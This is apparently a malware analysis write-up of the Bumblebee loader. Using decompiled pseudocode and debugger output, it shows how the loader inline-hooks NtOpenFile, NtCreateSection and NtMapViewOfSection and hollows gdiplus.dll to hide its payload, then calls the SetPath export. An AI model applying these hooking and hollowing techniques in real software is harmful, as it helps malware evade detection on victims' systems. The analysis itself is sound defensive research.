
Function *sub_180001000* initially saves the addresses of 3 detour functions used for hooking. The detour functions are responsible for hijacking control flow in hooked Windows functions. After storing the addresses, *sub_1800025EC* is executed to resolve the addresses of the target API (Application Programming Interface) functions for hooking.

```
  qword_180277078 = a3;
  v4 = *(_QWORD *)(a3 + 536);
  *(_QWORD *)(a3 + 136) *= 10431i64 * *(_QWORD *)(a3 + 136);
  *(_QWORD *)(v4 + 408) |= *(_QWORD *)(a3 + 432) + 12146i64;
  *(_QWORD *)(a3 + 528) = *(_QWORD *)(a3 + 304) | 0x2E77i64;
  *(_QWORD *)(a3 + 760) = sub_1800023D4;    //Detour Functions
  *(_QWORD *)(a3 + 768) = sub_1800041EC;
  *(_QWORD *)(a3 + 776) = sub_180001D4C;
  sub_1800025EC(a3, 10431i64);
  *(_QWORD *)(*(_QWORD *)(a3 + 40) + 312i64) = *(_QWORD *)(*(_QWORD *)(a3 + 536) + 184i64) + 10495i64;
  *(_QWORD *)(a3 + 424) += *(_QWORD *)(*(_QWORD *)(a3 + 736) + 128i64) - 11268i64;
  v5 = 0;
  *(_DWORD *)(a3 + 552) = GetCurrentThreadId();
  if ( *(_QWORD *)(a3 + 744) != 10234i64 )
  {
```

Detour functions in sub_180001000 function


sub_1800025EC loads ntdll.dll in the address space of the loader process using function *LoadLibraryA*. Following the loading of the ntdll, function *GetProcAddress* is used to resolve the addresses of functions:

- *NtOpenFile*
- *NtCreateSection*
- *NtMapViewOfSection*




LoadLibraryA and GetProcAddress functions

After obtaining the addresses to memory pages of the detour functions for hooking, the loader uses function *VirtualProtect* to change the memory permissions of the target pages. After changing the permissions, the loader writes the in-line hooks in *sub_180002978*. Then *VirtualProtect* is called again to restore the page permissions.




VirtualProtect and sub_180002978 functions

The data passed to *VirtualProtect* at runtime is shown in the image below. The call to *VirtualProtect* changes the *ntdll.NtOpenFile* page permission to 0x40 (*PAGE_EXECUTE_READWRITE*).




Data passed/call to VirtualProtect function

After changing the page permissions of *ntdll.NtOpenFile*, the loader modifies the initial sequence of bytes in the *NtOpenFile* API by executing function *sub_180002978*.




sub_180002978 function modifying the NtOpenFile API

In-line hooking involves the following steps:




ntdll.NtOpenFile before (hooking) execution of sub_180002978 function

After *sub_180002978 is executed*, a call to *NtOpenFile* makes the malware code jump to location 1800023D4 (detour). This is how malicious in-line hooks change the execution flow of APIs.




Call to NtOpenFile making the malware jump to 1800023D4

After writing the hook, *VirtualProtect* is used again to restore the page permission of *ntdll.NtOpenFile* to 0x20 (PAGE_EXECUTE_READ).



VirtualProtect function used to restore page permission of ntdll.NtOpenFile

The process of changing memory permission and writing in-line hooks is repeated in a do-while loop, for the rest of the target functions, *NtCreateSection* and *NtMapViewOfSection.*



Do-while loop repeating the permission and hooks process for other target functions

Summary of Hooked Functions

After successful hooking, whenever target functions are called in the address space of the loader process, the control flow is transferred to the in-line the respective hook addresses:

Target Function	In-line Hook (Detours)
ntdll.NtOpenFile	**1800023D4**
ntdll.NtCreateSection	**1800041EC**
ntdll.NtMapViewOfSection	**180001D4C**

Loading gdiplus.dll is Unique to Bumblebee

The final function executed by the loader is *sub_1800013A0*. The malware uses the function *LoadLibraryW* to load the DLL module. It then uses the function *GetProcAddress* to obtain the address of a specific function exported by the library loaded.

This plays a crucial step in deployment of the main payload on the victim system. Unlike TTPs (Tactics, Techniques, and Procedures) of common malware loaders, this is where the Bumblebee loader gets creative.

```
LibraryW = LoadLibraryW((LPCWSTR)(a1 + 488));
if ( *(_DWORD *)(a1 + 832) == 2 )
{
  if ( LibraryW )
  {
    strcpy(v5, "SetPath");
    *(_QWORD *)(*(_QWORD *)(a1 + 536) + 400i64) |= *(_QWORD *)(*(_QWORD *)(a1 + 480) + 64i64) ^ 0x2B72i64;
    ProcAddress = GetProcAddress(LibraryW, v5);
    if ( ProcAddress )
    {
      sub_1800029A4(Filename, 0i64, 260i64);
      phModule = 0i64;
      if ( GetModuleHandleExA(6u, (LPCSTR)sub_1800013A0, &phModule) )
      {
        if ( GetModuleFileNameA(phModule, Filename, 0x104u) )
        {
          ((void (__fastcall *)(CHAR *))ProcAddress)(Filename);
          v7 = 1;
        }
      }
    }
  }
}
```

Function sub_1800013A0 with LoadLibraryW and GetProcAddress functions

The module *gdiplus.dll* is loaded into the process memory address space. *Gdiplus.dll* is an important module, containing libraries that support the GDI Window Manager, in the Microsoft Windows OS.

```
mov ecx,dword ptr ds:[rax+328]                rax+328:"R*"
sub ecx,29E6
mov dword ptr ds:[rsi+14],ecx
mov rcx,rsi                                   rcx:L"gdiplus.dll", rsi:L"gdiplus.dll"
call qword ptr ds:[<&LoadLibraryW>]
cmp dword ptr ds:[rbx+340],2
mov r9,rax
jne bee.180001553
test rax,rax
je bee.1800015EC
mov dword ptr ds:[rsi],50746553               rsi:L"gdiplus.dll"
```

Runtime execution of function sub_1800013A0

The module *gdiplus.dll* is executed in the last function of the malware loader. This is the first instance in which the unpacked MZ payload is used directly by the loader. Hence, the loading of this module appears suspicious. Also, an unusual base address (*0x1d54fd0000*) is assigned to the loaded *gdiplus.dll* module.

Name	Base address	Size	Description
DLLLoader64...	**0x7ff601cd0000**	**100 kB**	
advapi32.dll	0x7ffef0870000	652 kB	Advanced Windows 32 Base...
apphelp.dll	0x7ffeed910000	572 kB	Application Compatibility Clie...
bcryptprimitives...	0x7ffeef750000	512 kB	Windows Cryptographic Pri...
bee.exe	0x180000000	2.48 MB	
cfgmgr32.dll	0x7ffeefa80000	296 kB	Configuration Manager DLL
combase.dll	0x7ffef1220000	3.21 MB	Microsoft COM for Windows
crypt32.dll	0x7ffeefd00000	1.29 MB	Crypto API32
cryptsp.dll	0x7ffef0700000	92 kB	Cryptographic Service Provi...
gdi32.dll	0x7ffef2060000	152 kB	GDI Client DLL
gdi32full.dll	0x7ffeefb60000	1.58 MB	GDI Client DLL
gdiplus.dll	0x1d54f5d0000	2.3 MB	Microsoft GDI+
imm32.dll	0x7ffef0920000	184 kB	Multi-User Windows IMM32 ...
kernel.appcore.dll	0x7ffeef6e0000	68 kB	AppModel API Host
kernel32.dll	0x7ffef0dc0000	712 kB	Windows NT BASE API Clien...
KernelBase.dll	0x7ffeef7d0000	2.64 MB	Windows NT BASE API Clien...
locale.nls	0x1d54dbf0000	796 kB	
msvcp_win.dll	0x7ffef07d0000	632 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ffef10c0000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ffef27c0000	1.94 MB	NT Layer DLL
ole32.dll	0x7ffef1850000	1.34 MB	Microsoft OLE for Windows

Unusual base address assigned to gdiplus.dll

By further examining the suspicious memory, it was found that the address is a mapped page with RWX permission in the loader address space. This is a classic use case of hollowing where the module content is replaced with unpacked malicious artifacts.

0x1d54de10000	Private	4 kB	RWX
0x1d54de20000	Mapped	2,048 kB	R
0x1d54e020000	Mapped	32 kB	R
0x1d54e030000	Mapped	1,540 kB	R
0x1d54e1c0000	Mapped	20,484 kB	R
0x1d54f5d0000	Mapped	2,356 kB	RWX
0x1d550490000	Private	2,352 kB	RW
0x7ff4be450000	Mapped	1,024 kB	R
0x7ff4be550000	Private	4,194,432 kB	RW
0x7ff5be570000	Private	32,772 kB	RW

Address as a mapped page with RWX permission

But in our analysis so far we have not come across any code that does the hollowing. Then how did the malware change the contents of the gdiplus.dll? Interestingly this is where the malware developer decided to get creative! The hooking seen earlier is responsible for hollowing the loaded module with the unpacked payload. More details about the same are covered in the following section.

Investigating the Hooks and the Trigger

As seen in the previous section, the malware hooks 3 specific APIs:


- *NtOpenFile*
- *NtCreateSection*
- *NtMapViewOfSection*

The API selection is not random. The internal working of loading any DLL via *LoadLibrary* API uses the 3 functions mentioned above. Hooking these functions gives the malware the flexibility to deploy the unpacked payload covertly. This feature makes it difficult for researchers to hunt the main payload.

The detour function at 0x180001D4C is used to hook function *NtMapViewOfSection*, which lays the groundwork for hollowing the loaded module (in this case, *gdiplus.dll*) with the unpacked Bumblebee binary. The detour function is capable of the following actions:


- Section object creation via *NtCreateSection* API
- Mapping of the view of gdiplus.dll to loader address space via *NtMapViewOfSection*
- Writing the unpacked payload into the mapped view of gdiplus.dll
- Deallocating heap memory that holds unpacked payload from earlier steps

The implementation of the detour function at 0x180001D4C, shows the use of a pointer to the *NtCreateSection* API, for creating a section object to be used later in mapping the *gdiplus.dll* module.




Pointer to NtCreateSection API

After creating a section object, the detour function calls *NtMapViewOfSection,* via a pointer. Now the view for the section is created by the system. The function *sub_180002E74* is responsible for filling the mapped view with an unpacked payload.




Pointer to NtMapViewOfSection along with sub_180002E74 function

The address of the mapped view, returned by *NtMapViewOfSection* pointer in the loader process, which is 0x1D54F5D0000, is the same address seen while examining the process modules.



Address of the mapped view returned by NtMapViewOfSection



Unusual base address assigned to "gdiplus.dll" as seen earlier

The mapped view starts from 0x1D54F5D0000. The loader dumps the unpacked payload here, hollowing *gdiplus.dll*. Hence, the final Bumblebee payload stays hidden inside the loaded module *gdiplus.dll*.

Right after mapping the view, the detour function executes *sub_180002E74* to initiate the writing of the unpacked binary.

```
  do
  {
    v8 = *(_QWORD *)(a5 + 296) + v7 * (*(_QWORD *)(*(_QWORD *)(a5 + 736) + 744i64) - 10197i64);
    *(_QWORD *)(*(_QWORD *)(a5 + 40) + 576i64) += -328i64 - *(_QWORD *)(a5 + 480);
    *(_QWORD *)(*(_QWORD *)(a5 + 736) + 464i64) ^= a4 ^ 0x2D11i64;
    if ( ((*(_DWORD *)(*(_QWORD *)(a5 + 296) + 16i64) + *(_DWORD *)(*(_QWORD *)(a5 + 240) + 60i64) - 1) & ~(*(_DWORD *)(*(_QWORD *)(a5 + 240) + 60i64) - 1)) != 0
      && *(_DWORD *)(v8 + 20)
      && *(_DWORD *)(v8 + 16) )
    {
      sub_180002978(
        (_BYTE *)(*(_QWORD *)(a5 + 208) + *(unsigned int *)(v8 + 12)),
        *(_QWORD *)(a5 + 160) + *(unsigned int *)(v8 + 20),
        *(_DWORD *)(v8 + 16));
    }
    ++v6;
    ++v7;
  }
  while ( v6 < *(unsigned __int16 *)(a5 + 288) );
}
```

Function sub_180002E74 responsible for filling the mapped view with the final payload

The hooks get activated as soon as the loader loads the *gdiplus.dll* module via *LoadLibraryW* API. Then the payload is covertly loaded into the *gdiplus.dll* module. The final payload is a DLL, hence the loader has to explicitly call an exported function to trigger the execution.

In this case, the loader obtains the address of exported function *SetPath* via function *GetProcAddress*. The control is then transferred to the final payload by the final call to *SetPath*, by providing the loader program name as argument.

```
LibraryW = LoadLibraryW((LPCWSTR)(a1 + 488));   // writes paylaod into gdiplus.dll
if ( *(_DWORD *)(a1 + 832) == 2 )
{
  if ( LibraryW )
  {
    strcpy(v5, "SetPath");
    *(_QWORD *)(*(_QWORD *)(a1 + 536) + 400i64) |= *(_QWORD *)(*(_QWORD *)(a1 + 480) + 64i64) ^ 0x2B72i64;
    ProcAddress = GetProcAddress(LibraryW, v5);   //Obtains address of SetPath exported by main payload hollowed in gdiplus.dll
    if ( ProcAddress )
    {
      sub_1800029A4(Filename, 0i64, 260i64);
      phModule = 0i64;
      if ( GetModuleHandleExA(6u, (LPCSTR)sub_1800013A0, &phModule) )
      {
        if ( GetModuleFileNameA(phModule, Filename, 0x104u) )
        {
          ((void (__fastcall *)(CHAR *))ProcAddress)(Filename);   //Control transfer to Bumblebee Unpacked Payload DLL residing in gdiplus.dll
          v7 = 1;
        }
      }
    }
  }
}
```

Loader obtains the address of exported function "SetPath" via GetProcAddress

The image below shows the function *SetPath* exported by the unpacked Bumblebee payload.

```
BOOL __fastcall SetPath(void *Src)
{
  size_t v1; // r8

  if ( Src )
  {
    if ( *(_BYTE *)Src )
    {
      v1 = -1i64;
      do
        ++v1;
      while ( *((_BYTE *)Src + v1) );
    }
    else
    {
      v1 = 0i64;
    }
    sub_180005FC0(&byte_18022D4E8, Src, v1);
  }
  return SetEvent(hHandle);
}
```

SetPath Function

Bumblebee Main Payload Analysis

